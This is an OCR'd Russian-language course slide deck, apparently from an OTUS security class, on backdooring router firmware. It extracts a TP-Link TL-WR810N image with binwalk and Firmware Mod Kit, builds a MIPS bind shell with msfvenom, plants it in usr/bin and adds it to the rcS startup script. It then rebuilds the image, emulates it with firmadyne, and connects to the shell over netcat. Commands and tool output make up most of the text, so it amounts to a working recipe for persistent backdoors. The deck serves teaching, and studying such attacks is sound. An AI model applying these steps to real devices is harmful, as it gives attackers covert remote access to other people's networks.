ОНЛАЙН-ОБРАЗОВАНИЕ

Меня хорошо слышно && видно?

Напишите в чат, если есть проблемы!

Ставьте + если все хорошо

OTUS

Внедрение сторонней программы


в прошивки роутеров

Пакулов Артур

1

Attify OS

- ✓ Binwalk
- ✓ Firmware-Mod-Kit (FMK)
- ✓ Firmware Analysis Toolkit (FAT)
- ✓ radare2
- ✓ Dex2Jar
- ✓ JADx
- ✓ ROPGadget



attify.com

Инструмент для анализа прошивок

binwalk -B firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin

```
root@kali:/mnt/hgfs/Share/firmwares# binwalk -B firmware_TS38MN-ONVIF-V1.6.0.0_20130726154
732.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1556          0x614           uImage header, header size: 64 bytes, header CRC: 0x3D8E85C6
, created: 2012-12-24 04:01:07, image size: 1855744 bytes, Data Address: 0x80008000, Entry
 Point: 0x80008000, data CRC: 0x474263F4, OS: Linux, CPU: ARM, image type: OS Kernel Image
, compression type: none, image name: "Linux-2.6.18_pro500-davinci_evm-"
14468         0x3884          gzip compressed data, maximum compression, from Unix, last m
odified: 2012-12-24 04:01:06
1857364       0x1C5754        CramFS filesystem, little endian, size: 12214272 version 2 s
orted_dirs CRC 0x3F4BC055, edition 0, 6771 blocks, 2594 files

root@kali:/mnt/hgfs/Share/firmwares#
```

Вывод энтропии кусков файла

binwalk -E firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin

```
root@kali:/mnt/hgfs/Share/firmwares# binwalk -E firmware_TS38MN-ONVIF-V1.6.0.0_20130726154
732.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.720826)
14336         0x3800          Rising entropy edge (0.992709)
1743872       0x1A9C00        Rising entropy edge (0.991586)
1858560       0x1C5C00        Falling entropy edge (0.607774)
1915904       0x1D3C00        Rising entropy edge (0.991779)
7490560       0x724C00        Rising entropy edge (0.992528)
14068736      0xD6AC00        Falling entropy edge (0.035241)
```

Определение упаковщика

binwalk -i firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin

```
root@kali:/mnt/hgfs/Share/firmwares# binwalk -i firmware_TS38MN-ONVIF-V1.6.0.0_20130726154732.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
1556          0x614           uImage header, header size: 64 bytes, header CRC: 0x3D8E85C6, created: 2012-12-24 04:01:07, image size
: 1855744 bytes, Data Address: 0x80008000, Entry Point: 0x80008000, data CRC: 0x474263F4, OS: Linux, CPU: ARM, image type: OS Kernel
 Image, compression type: none, image name: "Linux-2.6.18_pro500-davinci_evm-"
14468         0x3884          gzip compressed data, maximum compression, from Unix, last modified: 2012-12-24 04:01:06
1857364       0x1C5754        CramFS filesystem, little endian, size: 12214272 version 2 sorted_dirs CRC 0x3F4BC055, edition 0, 6771
 blocks, 2594 files

root@kali:/mnt/hgfs/Share/firmwares#
```

2

Извлекаем прошивку

Работаем с прошивкой от TP-Link

TL-WR810N(US)_V2_160509_1474506175401q.zip

Скачать можно тут

Работаем с прошивкой от TP-Link

OTUS

cd /home/oit/tools/firmware-mod-kit
./extract-firmware.sh ~/fmw/wr810nv2_us_3_16_9_up_boot\(160509\).bin

```
rmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Scanning firmware...

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             TP-Link firmware header, firmware version: 0.-15411.3, image version:
"", product ID: 0x0, product version: 135266306, kernel load address: 0x0, kernel entry point: 0x800
02000, kernel offset: 8258048, kernel length: 512, rootfs offset: 807619, rootfs length: 1048576, bo
otloader offset: 7077888, bootloader length: 0
13312         0x3400          U-Boot version string, "U-Boot 1.1.4 (May  9 2016 - 13:32:49)"
13360         0x3430          CRC32 polynomial table, big endian
14672         0x3950          uImage header, header size: 64 bytes, header CRC: 0xE96146EE, created:
 2016-05-09 05:32:49, image size: 35901 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, da
ta CRC: 0x9157EFD5, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: lzma, image
name: "u-boot image"
14736         0x3990          LZMA compressed data, properties: 0x5D, dictionary size: 33554432 byte
s, uncompressed size: 93912 bytes
131584        0x20200         TP-Link firmware header, firmware version: 0.0.3, image version: "", p
roduct ID: 0x0, product version: 135266306, kernel load address: 0x0, kernel entry point: 0x80002000
, kernel offset: 8126464, kernel length: 512, rootfs offset: 807619, rootfs length: 1048576, bootloa
der offset: 7077888, bootloader length: 0
132096        0x20400         LZMA compressed data, properties: 0x5D, dictionary size: 33554432 byte
s, uncompressed size: 2366448 bytes
1180160       0x120200        Squashfs filesystem, little endian, version 4.0, compression:lzma, siz
e: 2644711 bytes, 557 inodes, blocksize: 65536 bytes, created: 2016-05-09 05:48:40

Extracting 1180160 bytes of tp-link header image at offset 0
Extracting squashfs file system at offset 1180160
Extracting squashfs files...
Firmware extraction successful!
irmware parts can be found in '/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)
```

Получаем информацию о прошивке

cd /home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs
readelf -h bin/ls

```
/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubu
tu] [5:11]
> readelf -h bin/ls
ELF Header:
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, big endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x404500
  Start of program headers:          52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x70001007, noreorder, pic, cpic, o32, mips32r2
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0

/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun
] [5:11]
```

Что именно нас интересует?

- ✓ Архитектура процессора
- ✓ Порядок следования байт
- ✓ Разрядность процессора


```
/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubu
tu] [5:11]
> readelf -h bin/ls
ELF Header:
  Magic:   7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, big endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x404500
  Start of program headers:          52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x70001007, noreorder, pic, cpic, o32, mips32r2
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0

/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun
] [5:11]
```

2

Генерируем Bind shell

Используем **msfvenom**

msfvenom -p linux/mipsbe/shell_bind_tcp lport=4444 -f elf –o bindshell



Устанавливаем эмулятор QEMU

```
apt-get install
        qemu-system-arm
        qemu-system-mips
        qemu-system-x86
        qemu-utils
```

Проверяем работоспособность shella

qemu-mips /mnt/hgfs/ShareForRWX/router-sec2/bindshell

```
root@kali:~# qemu-mips /mnt/hgfs/ShareForRWX/router-sec2/bindshell
```

nc -nv 127.0.0.1 4444

```
root@kali:~# nc -nv 127.0.0.1 4444
Connection to 127.0.0.1 4444 port [tcp/*] succeeded!
ls
Desktop
Documents
Downloads
FAT
Music
Pictures
Public
Templates
Videos
cd /
ls
0
GoldenEye
basic.log
```

Добавляем **bindshell** в распакованную прошивку

cp ~/fmw/shell/bindshell usr/bin

```
/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubu
tu] [4:38]
> sudo cp ~/fmw/shell/bindshell usr/bin

/home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(160509)/rootfs [git::master *] [oit@ubun
tu] [4:39]
> ls usr/bin -la
total 1656
drwxr-xr-x 2 root root    4096 Oct 17 04:39 .
drwxr-xr-x 4 root root    4096 May  8  2016 ..
lrwxrwxrwx 1 root root      17 Oct 17 03:53 [ -> ../../bin/busybox
lrwxrwxrwx 1 root root      17 Oct 17 03:53 arping -> ../../bin/busybox
-rwxr-xr-x 1 root root     316 Oct 17 04:39 bindshell
-rwxr-xr-x 1 root root 1568272 May  8  2016 httpd
-rwxr-xr-x 1 root root  114408 May  8  2016 lld2d
lrwxrwxrwx 1 root root      17 Oct 17 03:53 logger -> ../../bin/busybox
lrwxrwxrwx 1 root root      17 Oct 17 03:53 test -> ../../bin/busybox
lrwxrwxrwx 1 root root      17 Oct 17 03:53 tftp -> ../../bin/busybox
```

А что насчёт автозапуска?

nano etc/rc.d/rcS

```
#
# Start Our Router Program
#

/usr/bin/httpd &

#
# start bindshell
#

/usr/bin/bindshell &

echo 524288 > /proc/sys/net/ipv4/ipfrag_high_thresh

echo 1 > /proc/sys/net/netfilter/nf_conntrack_tcp_be_liberal

#for SMB memory fragment
echo 3 >/proc/sys/vm/dirty_background_ratio
echo 75 >/proc/sys/vm/dirty_ratio
echo 200 >/proc/sys/vm/vfs_cache_pressure
```

Собираем модифицированную прошивку

OTUS

sudo ./build-firmware.sh wr810nv2_us_3_16_9_up_boot\(160509\)


```
/home/oit/tools/firmware-mod-kit [git::master *] [oit@ubuntu] [4:40]
> sudo ./build-firmware.sh wr810nv2_us_3_16_9_up_boot\(160509\)
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
```

```
Filesize          : 0x007e0200 / 8258048

Image Vendor      : TP-LINK Technologies
Image Version     : ver. 1.0
Image Size        : 0x007e0200 / 8258048
Image Checksum    : b1 91 fd 7a 75 8f 06 cc fa 37 5e cd 1d e2 54 d6  (Valid)

Product Id        : 0x08100002  (Unknown)
Product Version   : 0x55530000
Firmware Version  : 3.16.9

Bootldr Offset    : 0x00000000 /       0
Bootldr Length    : 0x0000c3cd /   50125

Image2 Size       : 0x007c0000 / 8126464
Image2 Checksum   : 05 56 be d2 e6 39 99 15 59 63 dc 36 fe 8b d0 e4  (Valid)

Kernel Offset     : 0x00000200 /     512
Kernel Length     : 0x000c52c3 /  807619
Kernel Load Address: 0x80002000
Kernel Entry Point : 0x801af450
Kernel Checksum   : ad 74 dd 95 55 78 ce cf 15 46 b6 97 99 7d 6f c2  (Not Verified)

Rootfs Offset     : 0x00100000 / 1048576
Rootfs Length     : 0x006c0000 / 7077888
Done
Finished!
New firmware image has been saved to: /home/oit/tools/firmware-mod-kit/wr810nv2_us_3_16_9_up_boot(16
0509)/new-firmware.bin
```

Эмулируем работу роутера


sudo ./fat.py /new-firmware.bin

```
Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
Please check the makeImage function
Everything is done for the image id 5
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 8579
Querying database for architecture... mipseb
Running firmware 5: terminating after 60 secs...
Bad SWSTYLE=0x04
Bad SWSTYLE=0x04
Inferring network...
Interfaces: [('br0', '192.168.0.254
Done!
```



Проверяем работу shell кода

nc -nv 192.168.0.254 4444




```
/home/oit/tools/firmadyne [git::master *] [oit@ubuntu] [4:51]
> nc -nv 192.168.0.254 4444
Connection to 192.168.0.254 4444 port [tcp/*] succeeded!
ls
bin
dev
etc
firmadyne
lib
linuxrc
lost+found
mnt
proc
root
```

OTUS

Вопросы???

Пакулов Артур

A.Pakulov.Otus@Gmail.com

Спасибо
за внимание!